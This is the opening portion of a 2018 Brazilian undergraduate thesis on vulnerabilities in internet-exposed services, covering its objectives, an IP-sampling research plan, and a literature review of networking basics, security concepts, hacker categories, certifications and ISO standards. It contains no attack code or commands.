UNIVERSIDADE DO VALE DO TAQUARI
CURSO DE ENGENHARIA DA COMPUTAÇÃO

ESTUDO E ANÁLISE DE VULNERABILIDADES EM SERVIÇOS PUBLICADOS NA INTERNET

Jonatha Augusto Kroth

Lajeado, junho de 2018

Jonatha Augusto Kroth

ESTUDO E ANÁLISE DE VULNERABILIDADES EM SERVIÇOS PUBLICADOS NA INTERNET

Trabalho de Conclusão de Curso apresentado ao Centro de Ciências Exatas e Tecnológicas da UNIVATES, como parte dos requisitos para a obtenção do título de bacharel em Engenharia da Computação.

Orientador: Prof. Me. Luis Antônio Schneiders

Lajeado, junho de 2018

“A revolução da informação representa uma nítida transferência de poder de quem detém o capital para quem detém o conhecimento” Peter Ducker

RESUMO

Este trabalho tem o objetivo de identificar vulnerabilidades previamente definidas, presentes em serviços disponibilizados em portas publicadas na Internet, sem as devidas precauções de segurança. Com base nos resultados, objetivou-se também propor melhorias que possam tratar as falhas encontradas no decorrer desta pesquisa, mitigando riscos e ameaças. A justificativa para desenvolver uma pesquisa sobre o tema está no fato de muitos serviços estarem publicados e disponíveis na Web sem uma avaliação adequada sobre o nível de segurança, estando sujeito a riscos. Contudo, *pentests* especializados podem custar muito dinheiro e precisam ser executados com frequência, de modo a acompanhar as novas ameaças que crescem dia após dia. Através dessas informações, foi possível realizar uma análise de falhas em conjunto de relatórios, sistemas de pesquisa, detecção e exploração de vulnerabilidades. Na sequência, foi utilizada uma máquina virtual para demonstrar uma forma de explorar tais vulnerabilidades encontradas e, com base nas normas e padrões vigentes, serão propostas melhores práticas que corrijam ou aperfeiçoem a segurança desses dispositivos.

Palavras chave: Segurança da Informação. Vulnerabilidades. Teste de Invasão.

ABSTRACT

This work purpose is to identify previously defined vulnerabilities, present in services available in ports published on the Internet, without the necessary security precautions. Based on the results, the aim is also to propose improvements which can treat the gaps found during the research process of this paper, mitigating risks and threats. One of the reasons to develop a research about this subject lies in the fact that there are a lot of services published and available all over the WEB without a proper security level evaluation, being susceptible to risks. However, specialized pentests can be a significative investment, costing a lot of money and they need to be frequently executed, following the new threats that grow day basics. In conjunction with these information, it was possible to run a failure analysis combined with reports, research systems, detection and exploit of vulnerabilities. In the sequence, a virtual machine was used to demonstrate how to exploit the vulnerabilities they had found before and, based on guidelines and current standards, best practices will be proposed to correct or improve the security of these devices.

Keywords: Information security. Vulnerability. Pentest.

LISTA DE FIGURAS

LISTA DE GRÁFICOS

LISTA DE TABELAS

LISTA DE ABREVIATURAS E SIGLAS

ABNT – Associação Brasileira de Normas Técnicas

ACL – Acess Control List

CCAr – Cisco Certified Architect

CCIE Security – Cisco Certified Internetwork Expert Security

CCNA Security – Cisco Certified Network Associate Security

CCNP Security – Cisco Certified Network Professional Security

CEH – Certified Ethical Hacker

CERT – Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança da Informação no Brasil

CIDR – Classless Inter-Domain Routing

CISM – Certified Information Security Manager

DoS – Denial of Service

DDoS – Distributed Denial of Service

EUA – Estados Unidos da América

EXIN – Ethical Hacking Foundation

FTP – File Transfer Protocol

GIAC – Global Information Assurance Certification

GPEN – GIAC Certified Penetration Tester

GWAPT – GIAC Web App Pen Tester

HIDS – Host based Intrusion Detection System

HIPS – Host based Intrusion Prevention System

IDS – Intrusion detection system

IP – Internet Protocol

IPv4 – Internet Protocol version 4

IPv6 – Internet Protocol version 6

IPS – Intrusion prevention system

ISO – International Organization for Standardization

ISACA – Information Systems Audit and Control Association

LAN – Local Area Network

MAN – Metropolitan Area Network

NBR – Norma Brasileira

NDA – Non-Disclosure Agreement

NIDS – Network based Intrusion Detection System

NIPS – Network based Intrusion Prevention System

OSCP – Offensive Security Certified Professional

Pentest – Penetration Test

RDP – Remote Desktop Protocol

ROI – Return on Investment

SGSI – Sistema de Gestão de Segurança da Informação

SI – Segurança da Informação

SO – Sistema Operacional

TCP – Transmission Control Protocol

TI – Tecnologia da Informação

UTM – Unified Threat Management

VoIP – Voice over Internet Protocol

VPN – Virtual private network

WAN – Wide Area Network

SUMÁRIO

1 INTRODUÇÃO

A Internet é um grande sistema que interliga inúmeras redes de computadores, sendo amplamente utilizada em todas as áreas do conhecimento. Entre outras coisas, permite acesso a diversas redes sociais, meios de lazer, negócios, transações bancárias e outras formas de comunicação. O acesso a essa plataforma se dá por meio de uma grande demanda de dispositivos, tais como *smartphones*, *notebooks* e *tablets*. Esses dispositivos são parte integral da vida cotidiana da maior parte da população mundial, tendo uma grande relevância e impacto em suas atividades. Conforme Kurose e Ross (2010), a Internet tornou-se um aglomerado gigantesco de serviços e informações, tanto com intuito de prover lazer ao usuário final, quanto com intuito básico de negociações, e até mesmo para simplesmente divulgar conhecimento de qualquer tipo ou espécie.

Tendo uma forte influência no ramo dos negócios, organizações de todos os tipos utilizam a Internet como principal meio de marketing ou negociação. Nesse mesmo viés, diversas outras empresas surgem para trabalhar exclusivamente nesta rede, fazendo com que esse meio cresça numa velocidade muito elevada.

Mesmo com grandes avanços nas áreas de sistemas de informação, redes e segurança, os protocolos básicos utilizados para a comunicação não possuem nenhum tipo de segurança preestabelecidos. Com isso, usuários que, sem conhecimento algum sobre segurança, publicam materiais ou debatem conversas confidências de forma despreocupada, tornam-se alvo fácil de sujeitos mal-intencionados, que queiram capturar os dados trafegados de forma insegura,

possibilitando, assim, que sejam lidos, roubados, alterados ou destruídos. Vasques e Schuber (2002) comentam que o próprio *Internet Protocol version 4* (IPv4), trabalhado como protocolo base na transferência de dados por meio da Internet, não possui qualquer tratativa de segurança em seu tráfego.

Outro grande problema para manter a segurança está no baixo investimento da grande maioria das empresas nessa área, fazendo uso de equipamentos e sistemas defasados e desatualizados. Conforme apresentado por Roth (2011), muitas vezes torna-se difícil para o responsável pela equipe de Segurança da Informação (SI) conseguir justificar o *Return on Investment* (ROI) de um teste de invasão e, com isso, os diretores da empresa acabam considerando a segurança da informação como um custo sem retorno e não como um investimento na proteção de seus ativos. Ao mesmo tempo, tanto as tecnologias quanto as técnicas de invasão evoluem rapidamente, necessitando de investimentos frequentes por parte das organizações, principalmente no treinamento da equipe responsável pelo setor de segurança da informação e na revisão ou fortalecimento das políticas de segurança da empresa.

Sabe-se que muitas pessoas pesquisam periodicamente técnicas ou meios de roubo de informações, seja para uso próprio, para venda e divulgação do material ou apenas para reconhecimento. Em razão disso, para evitar contratempos nesse sentido, é importante que, nas empresas, haja uma equipe responsável por criar regularmente auditorias de segurança que, além de contratar especialistas para a criação de testes de intrusão, verifiquem o nível de segurança de cada serviço e da empresa como um todo. Tais auditorias são descritas por Neto e Solonca (2007) como um procedimento que engloba, principalmente, as análises de operações, de processo e de sistemas, em conjunto com as responsabilidades gerenciais de uma determinada entidade, sempre mantendo o intuito de verificar as conformidades com os objetivos e políticas institucionais, as regras da empresa, os orçamentos disponíveis e as normas ou padrões exigidos para cada departamento.

Dessa forma, cabe aos profissionais responsáveis pela segurança da informação criar o maior número de defesas contra qualquer ameaça. Cumpre, ainda, a tais profissionais estabelecer permissões de acesso para os usuários, manter sistemas e serviços atualizados e configurar as melhores práticas, preservando,

assim, a disponibilidade, a integridade e a confiabilidade de qualquer tipo de informação que esteja sobre a sua responsabilidade.

1.1 Tema

O tema do presente trabalho está relacionado às medidas utilizadas na exploração de vulnerabilidades em servidores publicados na Internet de forma insegura ou indevida, com ênfase às ações necessárias para corrigir tais vulnerabilidades.

1.1.1 Delimitação do tema

Este trabalho limita-se a investigar vulnerabilidades previamente definidas em servidores expostos na Internet, sem considerar as possíveis falhas na topologia da rede local (LAN – Local Area Network) de tais servidores. O foco está na borda externa da rede, isso é, apenas nas conexões da rede externa (Internet) com destino à rede interna. A definição de tais servidores para a quantificação das vulnerabilidades será dada através de uma amostragem de endereços *Internet Protocol* (IP) externos, os quais sejam brasileiros e previamente definidos.

Esta investigação concretizou-se por meio da inspeção das portas publicadas na amostragem de endereços IP, utilizando ferramentas de *fingerprint* e *port scan* de forma a facilitar a localização de tais vulnerabilidades. Na sequência, realizou-se uma análise dos resultados de *softwares* focados em examinar um endereço IP e confirmar as vulnerabilidades. Por fim, utilizaram-se *frameworks* focados na exploração de tais vulnerabilidades simuladas em uma Virtual Machine (VM) no intuito de demonstrar os métodos de explorá-las e mitigar meios para corrigi-las ou amenizá-las. Também é investigado um relatório contendo dados de bloqueio de conexões, disponibilizado por uma empresa situada no Rio Grande do Sul, com o intuito de identificar possíveis ataques.

1.2 Questão da pesquisa

É possível localizar e explorar vulnerabilidades já conhecidas e documentadas em uma amostragem de 3.145.716 endereços IP brasileiros, sendo que já foram disponibilizadas formas públicas para corrigir tais inseguranças?

1.3 Hipótese

O presente trabalho parte da hipótese de que existam diversas vulnerabilidades nos servidores expostos à Internet, as quais, quando exploradas, podem permitir que o invasor tenha acesso total às informações presentes nos servidores, podendo, inclusive, incapacitá-los. Essa hipótese considera que a Internet é um meio inseguro e que, por descuido, falta de investimento ou negligência, diversas informações confidenciais podem ser publicadas ou disponibilizadas sem as devidas tratativas de segurança.

1.4 Objetivo

O objetivo geral do presente trabalho é, por meio de ferramentas de análise, identificar vulnerabilidades já divulgadas e corrigidas que estejam presentes na segurança dos serviços ou recursos computacionais acessíveis pela Internet. Com base nessas informações, objetiva-se, também, simular e explorar essas vulnerabilidades, além de propor técnicas, configurações e boas práticas suficientes e necessárias para mitigar os riscos à segurança de tais servidores.

1.4.1 Objetivos específicos

São designados objetivos específicos deste trabalho:

- Pesquisar, na literatura, métodos de ataque e roubo de informação, possibilitados pela vulnerabilidade em serviços expostos na internet, dando foco

apenas à sistemas operacionais distribuídos pela Microsoft e buscando vulnerabilidades presentes apenas na camada de aplicação do modelo OSI;

- Por meio de uma amostragem de 3.145.716 *hosts* retirados de seis blocos de endereços IP brasileiros, quantificar as vulnerabilidades pesquisadas;

- Definir os métodos de localização e exploração das falhas de segurança propostas para este estudo;

- Selecionar e simular as vulnerabilidades possíveis encontradas em uma virtualização;

- Validar e, com o auxílio das ferramentas definidas no decorrer deste trabalho, explorar as vulnerabilidades encontradas;

- Buscar soluções que possam mitigar os riscos de segurança identificados nos servidores.

- Analisar um relatório disponibilizado em busca de identificar possíveis tentativas ataques durante este período.

1.5 Justificativa

Mesmo com o avanço tecnológico na área computacional, principalmente em relação à segurança da informação, que tem evoluído no reconhecimento e correção de novas vulnerabilidades, muitos serviços ainda são disponibilizados na Internet de forma insegura. Em razão disso, frequentes são os casos de ataques contra empresas. Segundo o levantamento anual de incidentes relatados[1], feito pelo Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança da Informação no Brasil (CERT), a soma de ataques e tentativas realizadas tem subido rapidamente, ano após ano, com uma pequena redução nos anos de 2015 e 2016, mas tornando a aumentar no ano de 2017.

[1] "Estatísticas dos Incidentes Reportados ao CERT.br" 2018, https://www.cert.br/stats/incidentes/. Acessado em: 03 mar. 2018.

Contudo, a grande maioria das vulnerabilidades conhecidas hoje são auditáveis e possíveis de serem corrigidas por meio de práticas simples de segurança. Em razão disso, justifica-se o desenvolvimento deste trabalho no desígnio de que, de forma quantitativa, seja utilizado uma amostragem onde é identificado um percentual de *hosts* vulneráveis e, conjuntamente, demonstrar métodos de exploração e correção de tais vulnerabilidades.

1.6 Estrutura do trabalho

Este trabalho está estruturado em sete capítulos. O primeiro consiste em uma apresentação introdutória do contexto de vulnerabilidades em uma rede WAN e dos riscos existentes na perda de informações restritas. Trata-se do presente capítulo, onde também são identificados a proposição do problema, a hipótese, os objetivos e a justificativa do trabalho.

O segundo capítulo compreende à revisão de literatura, abordando os conceitos e referenciais que fundamentam a formulação da proposta deste estudo. Tem como foco principal a definição de segurança da informação, agregando suas características e cenário global de ataques.

O terceiro capítulo detalha a metodologia utilizada para a concretização deste estudo. Traz os métodos de abordagem do problema, procedimentos técnicos e planejamento do estudo, assim como as ferramentas utilizadas na elaboração de tal pesquisa.

Já no quarto capítulo, mencionam-se os passos percorridos nesta pesquisa, isto é, apresentam-se, de forma detalhada, os procedimentos realizados durante o projeto. Nele também são apresentados, de forma detalhada, os alvos desta pesquisa.

São apresentados, no quinto capítulo, os resultados alcançados através desta pesquisa, para cada uma das vulnerabilidades encontradas. Além disso, são apresentados os meios definidos no decorrer da pesquisa para amenizar ou corrigir tais vulnerabilidades.

No sexto capítulo, por sua vez, é descrita a conclusão desta pesquisa e do projeto como um todo. Mesmo que não estabelecido previamente nos objetivos geral e específicos deste estudo, nesse capítulo são apresentadas possibilidades de pesquisas futuras desvendadas no decorrer do trabalho.

Por fim, ao final do trabalho é apresentada a referência bibliográfica utilizada durante este projeto.

2 REFERENCIAL TEÓRICO

Neste capítulo é apresentada uma revisão bibliográfica dos conteúdos que fundamentam o tema escolhido para o trabalho.

2.1 Redes de computadores e Protocolo IPv4

De acordo com Tanenbaum e Wetherall (2011), o intuito de criar uma rede de computadores baseia-se em prover a um dispositivo a possibilidade de se comunicar com qualquer outro equipamento pertencente a esta mesma rede ou entre redes que possuam algum tipo de ligação. Alencar (2010) ainda complementa que é possível classificar as redes de computadores em Local Area Network (LAN), Metropolitan Area Network (MAN) e Wide Area Network (WAN). Uma LAN é identificada como uma interligação de dispositivos de acesso em um único prédio ou campus; a MAN é descrita como uma interligação a nível metropolitano, unindo várias LANs para abranger uma determinada região; e a WAN trata de uma interligação de longa distância, permitindo comunicação entre diversas MANs.

O principal protocolo utilizado hoje em uma rede de computadores é o IP. Através dele, toda a comunicação é realizada, pois ele é responsável pela identificação de cada dispositivo com um sequencial numérico de 4 partes separadas por pontos. Cada uma dessas partes varia numericamente de 0 a 255, criando a

possibilidade de 2^{32} endereços válidos em sua versão 4, ou seja, um número binário de 32 bits, tendo como exemplo de sua representação o endereço 192.168.200.125.

Esses endereços IP podem ser separados em sequências denominada redes, que são controladas por máscaras de sub-rede. Estas máscaras são semelhantes aos endereços IP em sua formação, mas elas possuem apenas alguns endereços válidos e definem a variação possível dos endereços IP dentro de uma rede. Além disso, são nomeadas através da notação Classless Inter-Domain Routing (CIDR), que se trata da contagem dos bits não variáveis da esquerda para a direita. Através dessas divisões é possível disponibilizar endereços IP para todos sem que haja conflitos. Isso também possibilita a criação de regras de comunicação, diferenciando os grupos de origem e destino, sem ter que nomear cada endereço.

Já o conjunto de protocolos básicos utilizados para a comunicação entre computadores e, consequentemente, na Internet, é o TCP/IP, que tem o seu nome derivado de *Transmission Control Protocol* (TCP) e *Internet Protocol* (IP). Este conjunto de protocolos é muito eficiente quando se trata de comunicação entre dispositivos ou redes. Entretanto, conforme Vasques e Schuber (2002), ele falha no quesito segurança, já que não foi projetado para essa finalidade e deve ser trabalhado em conjunto com outras ferramentas, de modo que forneça a segurança necessária para a sua comunicação.

Convém referir que, hoje, a quantidade de endereços IP diferentes está ultrapassada, tornando necessário a adaptação deste uso para novas soluções, visto que, em um futuro próximo, os novos dispositivos adicionados na internet não fiquem sem endereços IP. Já existe uma nova versão do protocolo, denominado *Internet Protocol version 6* (IPv6). Ele trabalha em 128 bits e está sendo migrado em todo o planeta. Contudo, o processo é lento, fazendo com que a grande maioria dos dispositivos continuem utilizando apenas o antigo protocolo IPv4.

2.1.1 Internet

Com a popularização da Internet, praticamente todas as pessoas possuem um meio de se conectar a alguma rede, sejam adultos ou crianças, técnicos ou leigos,

empresas com políticas de segurança ou usuários domésticos. Todos, em algum momento, acabam convergindo para a Internet que, por definição, é um meio inseguro para troca de informações e acesso a dados. Sendo assim, esse espaço é compartilhado por usuários leigos, profissionais e *hackers* ou *crackers*. Estes últimos possuem o intuito de gerar danos ou subtrair informações, tanto para vantagens financeiras quanto por curiosidade ou desafios pessoais.

Nos primórdios de sua criação, a Internet tinha o objetivo de ser uma rede voltada para estudos e usos governamentais, sendo que nela seriam compartilhadas informações para uso mútuo. Contudo, hoje, o seu principal uso está no lazer e no comércio, caracterizando-se como um meio de alcance global e massivo.

Kurose e Ross (2010) complementam que a Internet se tornou uma interligação global de redes com um conjunto predefinido de protocolos, disponibilizando um aglomerado de serviços e informações das mais diversas fontes.

2.1.2 Uso inseguro da Internet

Conforme já referido, a internet caracteriza-se como um meio inseguro de troca de informações e acessos, visto que faz uso de sistemas de comunicação públicos, com poucos recursos de segurança, interligando todo o tipo de rede. Tais redes podem ser domésticas, de pequenos e grandes negócios, governamentais, militares, educacionais, entre outras. Cada esfera possui suas próprias regras e políticas de segurança.

Nesse contexto, é preciso considerar que a maior parte dos usuários possuem conhecimento básico ou nenhum sobre segurança de informação. Além disso, muitos seguem fielmente as tendências de publicar informações pessoais, que podem facilmente ser usadas em uma tentativa de subterfúgio.

Da mesma forma que existem usuários leigos divulgando ou publicando suas informações pessoais de forma insegura, existem também gestores com pouco conhecimento sobre o assunto, ou desinteressados na segurança da organização, que acabam expondo dados confidenciais da empresa que administram, ou ainda

mantendo serviços publicados na Internet, sem a implementação das devidas normativas de segurança.

Esta carência de implementação das devidas normativas de segurança pode vir da facilidade e praticidade em tornar um serviço disponível online, somado a falta de investimento na área ou até a falta de comprometimento da empresa em não garantir a aplicação de políticas de segurança e boas práticas, deixando tudo passar abertamente nos protocolos básicos da Internet.

2.1.3 Valor da informação

Com o passar dos anos, diversas maneiras diferentes de acumular poder foram surgindo, dentre as quais é possível citar: as riquezas, a quantidade de terras, o poder militar, dentre outras. Entretanto, nos dias atuais, pode-se dizer que a informação é uma das maiores riquezas que mede o poder de uma entidade, seja ela empresa, pessoa ou organização. Com a informação adequada, pode-se alcançar todas as grandezas que denominavam o poder na antiguidade.

Um exemplo clássico disso é o impacto que pode ser gerado ao divulgar, indevidamente, documentos confidenciais de uma empresa. É fácil imaginar o dano causado não só pela divulgação da fórmula do produto mais vendido de uma indústria para a concorrência, como também pela exposição de senhas e dados privados. Todavia, Viana (2005) comenta que, mesmo sendo um dos maiores ativos na atualidade, muitos seguem não dando o seu devido valor por acreditarem que segurança da informação não é um investimento com retorno ou que um ataque nunca ocorrerá em sua empresa.

Convém referir que, em se tratando de segurança da informação, utiliza-se o termo ‘ativo’ para identificar o que possui valor para uma organização. Assim, pode-se dizer que, para a maioria das organizações, a informação se caracteriza como um dos ativos mais importantes e que demanda maior proteção. Em razão disso, justifica-se a relevância de criar meios para assegurar as informações das empresas.

2.2 Segurança da informação

Segundo Soares, Lemos e Colcher (1995), segurança é um termo que tem o conceito de mitigar os riscos, reduzindo ou eliminando as vulnerabilidades existentes em quaisquer recursos ou posses, de forma a aumentar a proteção de algo contra um acesso ou uso indevido. Na norma NBR ISO/IEC 17799 (2005), a informação é mantida de diversas formas, podendo ser descrita em papel ou arquivada eletronicamente, seja por voz, vídeo ou texto. A norma ainda complementa que a segurança da informação pode ser definida como a proteção de vários níveis existentes para proibir o acesso ilegal ou danificação da informação por diversos tipos de ameaças.

Conforme já referido, a segurança da informação tem se tornado algo muito importante e uma preocupação grande para todos. Comer (2007) comenta que não é possível tornar uma rede totalmente invulnerável, tendo em mente que a segurança nunca será absoluta e que cabe à própria empresa definir o acesso que é autorizado ou bloqueado, isso é, o nível de segurança e as políticas de segurança a serem aplicadas. Já Cometti e Aguado (2016) explicam que, para que a segurança seja eficiente, todos os pacotes de dados transmitidos ou baixados devem ser monitorados, porém o nível de controle que a organização terá sobre esses pacotes de dados é diretamente proporcional ao valor que é possível investir na segurança, retratando tanto o valor monetário quanto o valor do tempo de trabalho da equipe de TI para efetuar tal tarefa. O valor gasto com as proteções não pode exceder o valor do bem a ser protegido.

Uma divisão inicial que pode ser feita na segurança da informação é a separação das dimensões lógica, física e operacional. A segurança física está associada ao acesso físico aos ambientes e equipamentos que guardam a informação, como portas de acesso com identificador biométrico, cartões de acesso, vigilância, portas corta fogo, alarmes de incêndio e de presença, dentre outros métodos que objetivam limitar o acesso de pessoas não autorizadas ou de acidentes que possam destruir a informação. Trata-se da proteção contra o acesso físico anormal e dos danos causados pela infraestrutura ou por elementos da natureza.

Já a segurança lógica trata das proteções de acesso indevido a sistemas, dados, níveis de privilégio, credenciais, configurações, etc. Basicamente, foca no conjunto de proteções da informação, definindo permissões de acesso por usuários, políticas, regras e filtros de acesso para dificultar qualquer ação maliciosa, seja ela intencional ou não. A segurança operacional, por outro lado, trata de um conjunto de normas ou regras de utilização dos sistemas, ambientes e da própria informação em si. Trata das políticas e diretrizes de segurança, normas e padrões, treinamento e atitudes.

2.2.1 Conceitos fundamentais de segurança da informação

Ramos (2006), Miller e Murphy (2009), Forouzan e Mosharraf (2013) aprofundam o conceito de segurança da informação, dizendo que, para um ambiente ser seguro, deve-se garantir que os três principais pilares de segurança da informação não sejam derrubados. Eles são:

- Confidencialidade – propriedade da informação responsável por ela não ser publicada ou concedida a qualquer entidade ou processo não autorizado. Ou seja, é o ato de garantir que as informações salvas não serão reveladas sem a devida autorização. Para proteger esse pilar, é necessário garantir que não seja possível a divulgação de informações confidenciais para pessoas não autorizadas, visando à proteção contra uma falha de processo, um ataque direto ou até mesmo uma falha humana que possa trazer este risco.

- Integridade – propriedade responsável por manter a informação confiável, correta e utilizável. Sendo assim, caracteriza-se por não permitir alterações indevidas ou não autorizadas. Essa proteção precisa ocorrer tanto para tentativas de mau uso da informação, quanto para ataques que visam danificá-la, ou ainda para equívocos e enganos que possam resultar em uma alteração prejudicial. O nível de importância da proteção desse pilar também se torna muito alto, pois, caso ocorram alterações de forma errada ou falsificações, a informação perde sua eficiência e confiabilidade, podendo resultar em tomadas de decisões

erradas ou acarretar a falta de credibilidade no ambiente que está fornecendo a informação.

- Disponibilidade – essa propriedade é responsável por manter o serviço ou informação acessível e disponível para o uso. Tem o intuito de garantir que a entidade com objetivo e autorização para utilizar a informação possa fazê-lo no momento em que necessitar acessá-la. A queda desse pilar não traz nenhum dano à informação ou risco de comprometê-la, mas torna-a inacessível e, dessa forma, impossível de ser utilizada no momento necessário. A proteção deve ser feita de forma a assegurar não somente um ataque que possa indisponibilizar a informação, como também uma falha nas diretrizes de confidencialidade que possa tirar as permissões de forma equivocada, impossibilitando o acesso de usuários com permissão.

2.2.2 Vulnerabilidade, ameaça e risco

Ramos (2006) explica que a vulnerabilidade de um sistema ou serviço é formada por uma brecha na segurança do ativo, possibilitando o acesso indevido a essa informação, de forma conhecida ou não conhecida. Tal brecha ocorre normalmente sem o conhecimento do proprietário da informação e pode ser tanto bem-intencionada quanto mal-intencionada.

Uma vulnerabilidade pode ser retratada basicamente como um erro de programação ou erro de processo, mas acaba envolvendo muito mais do que isso. Os ataques a informações podem ser causados por diversos fatores diferentes, sendo muitos deles impossíveis de controlar, como uma catástrofe climática, por exemplo. Dessa forma, pode-se dizer que qualquer serviço ou sistema possui vulnerabilidades e o simples fato de estar conectado à Internet pode gerar uma porta de acesso para ser explorada por alguma ameaça.

Então, ameaça é definido por Beal (2004) como sendo o agente executor que venha a usar uma vulnerabilidade no intuito de derrubar qualquer um dos três pilares

da segurança da informação. Sêmola (2002) ainda complementa que as ameaças podem ser classificadas em três grupos:

- Voluntárias – essas ameaças são definidas por um agente executor que tenha o intuito de indisponibilizar, destruir, danificar ou roubar a informação, sendo diversas vezes causado por um código malicioso executado em uma máquina ou um agente humano tanto mal-intencionado quanto bem-intencionado.

- Involuntárias – são definidas por ameaças que não possuem a intenção de explorar uma vulnerabilidade, sendo feitas diversas vezes sem o conhecimento do agente. Essa ameaça normalmente é causada por falhas humanas, erros de processo ou erros de projeto, que possam ter algum efeito negativo sobre uma informação.

- Naturais – agentes naturais são aqueles que não têm qualquer relação com o ser humano, ou seja, é causada por fenômenos naturais, como tempestades, enchentes, terremotos, etc.

Por fim, um risco existe quando se prevê a possibilidade de unir uma ameaça específica com uma vulnerabilidade compatível. Sêmola (2002) descreve risco como a medida da probabilidade que um agente específico tem de descobrir e conseguir explorar uma vulnerabilidade de forma a causar um impacto qualquer ao proprietário da informação. É possível ainda dar uma definição para impacto como uma medida da proporção de danos causados no momento em que uma ameaça consiga explorar uma vulnerabilidade com sucesso e causar danos ou indisponibilizar algum ativo.

Uma empresa preocupada com a segurança de seus ativos deve ter foco em tentar minimizar todos os riscos. Ramos (2006) comenta que não é possível eliminar completamente os riscos de um ativo, mas pode-se mitigá-los na tentativa de encontrar valores aceitáveis para a organização em questão.

Uma medição completa de riscos ainda deve avaliar o nível do impacto para que possa compreender a real gravidade de tal risco se concretizar. Ramos (2006) ainda complementa que o risco é a grandeza gerencial mais importante em segurança

da informação, pois a dimensão dos riscos pode definir o quão seguro está um ativo específico.

2.2.3 Hacker

O agente executor dos ataques, quando é uma pessoa que possui o intuito de realizar o ataque, recebe o nome de *Hacker*. Existe ainda o termo C*racker* que em algumas literaturas é definido com um alguém que execute ataques de forma mal-intencionada. Segundo Marques (2010), é possível dividir o conceito de *Hacker* em três categorias:

- *Black Hat* – é definido por uma pessoa mal-intencionada, que visa benefício próprio e objetiva causar algum dano à informação ou ao seu portador.
- *Gray Hat* – trata-se de uma pessoa que cria ataques sem o conhecimento do alvo e que não tem como objetivo causar dano algum. Por outro lado, faz isso por *hobby* ou aprendizado.
- *White Hat* – é um profissional que gera ataques com o conhecimento prévio dos alvos, objetivando localizar falhas ou vulnerabilidades para alertar o alvo. Pode, inclusive, auxiliar nas correções. Esse tipo de *Hacker* é conhecido também como *Ethical Hacker*.

2.2.4 Certificações profissionais

A área de segurança da informação possui diversas certificações para que o profissional possa se especializar e melhorar o seu currículo. Dentre elas, temos como principais a série de certificações da Cisco, abrangendo amplamente a área de segurança da informação. Nesse repertório, pode-se citar a Cisco Certified Network Associate Security (CCNA Security)[2], a Cisco Certified Network Professional Security

[2] "CCNA Security", https://www.cisco.com/c/en/us/training-events/training-certifications/certifications/associate/ccna-security.html. Acessado 25 mar. 2018.

(CCNP Security)[3], a Cisco Certified Internetwork Expert Security (CCIE Security)[4] e a Cisco Certified Architect (CCAr). Esta última se soma com as outras certificações, não mantendo foco apenas em segurança da informação.

A empresa CompTIA também possui uma importante certificação na área, nomeada por *Security*+[5], que é voltada para tópicos chave da área. Já a Information Systems Audit and Control Association (ISACA) disponibiliza a certificação Certified Information Security Manager (CISM)[6], que é focada na administração da segurança em empresas.

Mesmo com todas estas certificações, torna-se difícil para a equipe de uma empresa adquirir todo conhecimento necessário para encontrar novas vulnerabilidades e proteger totalmente a informação. Diante disso, é interessante procurar ajuda externa, contratando um profissional certificado em *Ethical Hacking*, que irá agir como um *Hacker* estudando e descobrindo as falhas de uma empresa, no intuito de ajudar a melhorar a proteção.

Antes de iniciar o estudo, tal profissional irá solicitar a assinatura de um documento chamado Non-Disclosure Agreement (NDA). Trata-se de um acordo de não divulgação de informações e que atesta que a empresa está ciente e concorda com os testes a serem realizados. Tudo o que esse profissional encontrar será documentado em dois relatórios, chamados Sumário Executivo e Relatório Técnico. O Sumário Executivo contém um resumo com os métodos adotados durante os testes de acesso que resultaram em vulnerabilidades encontradas, a fim de fazer uma apresentação simplificada. Já o Relatório Técnico abrange detalhadamente os testes realizados, bem como a forma específica de como foi explorada cada vulnerabilidade. O Relatório Técnico pode conter também os métodos de correção das falhas encontradas e sugerir melhores práticas para manter a segurança.

[3] "CCNP Security", https://www.cisco.com/c/en/us/training-events/training-certifications/certifications/professional/ccnp-security.html. Acessado 25 mar. 2018.
[4] "CCIE Security", https://www.cisco.com/c/en/us/training-events/training-certifications/certifications/expert/ccie-security.html. Acessado 25 mar. 2018.
[5] "CompTIA Security+", https://certification.comptia.org/certifications/security. Acessado 25 mar. 2018.
[6] "Certified Information Security Manager (CISM)", http://www.isaca.org/Certification/CISM-Certified-Information-Security-Manager/Pages/default.aspx. Acessado 25 mar. 2018.

É possível citar, dentre diversas, cinco principais certificações de um profissional para se especializar na área e trabalhar com *Ethical Hacking*: a Certified Ethical Hacker (CEH)[7], que é distribuída pela EC-Council e é muito conhecida no Brasil; as certificações da Global Information Assurance Certification (GIAC), que compreendem a GIAC Certified Penetration Tester (GPEN)[8] com uma abordagem geral e a GIAC Web Application Penetration Tester (GWAPT)[9] com uma abordagem focada em ataques contra aplicações web; a Ethical Hacking Foundation[10] da EXIN, que também está disponível no Brasil; e, por fim, a Offensive Security Certified Professional (OSCP)[11], que possui uma abordagem mais prática do tema.

2.2.5 Aderência às Normas de Segurança e Boas Práticas

Assim como existem as certificações que garantem a qualificação de um profissional da área de redes, também existem as normas, as quais orientam as empresas acerca dos deveres e melhores práticas a serem seguidas em qualquer procedimento. No Brasil, o órgão regulamentador responsável pela criação e adaptação das normas técnicas é a Associação Brasileira de Normas Técnicas (ABNT), sendo que grande parte das Normas Brasileiras (NBR) derivam das normas criadas pela International Organization for Standardization (ISO).

A ISO[12] é uma organização regulamentadora de nível global, congregada por mais de 240 países. Tem sua sede atualmente em Genebra, na Suíça, sendo hoje a maior organização regulamentadora do mundo. Sua fundação ocorreu em 23 de fevereiro de 1947, quando era composta por cerca de 26 países. O Brasil pertenceu ao grupo inicial, continuando como membro da organização até a atualidade.

---

[7] "Certified Ethical Hacker Certification", https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/. Acessado 25 mar. 2018.
[8] "GIAC Penetration Tester (GPEN)", https://www.giac.org/certification/penetration-tester-gpen. Acessado 25 mar. 2018.
[9] "GIAC Web Application Penetration Tester (GWAPT)", https://www.giac.org/certification/web-application-penetration-tester-gwapt. Acessado 25 mar. 2018.
[10] "EXIN Ethical Hacking Foundation", https://www.exin.com/br/pt/certifications/exin-ethical-hacking-foundation-exam. Acessado 25 mar. 2018.
[11] "Offensive Security Certified Professional", https://www.offensive-security.com/information-security-certifications/oscp-offensive-security-certified-professional/. Acessado 25 mar. 2018.
[12] "All about ISO", https://www.iso.org/about-us.html. Acessado 30 mar. 2018.

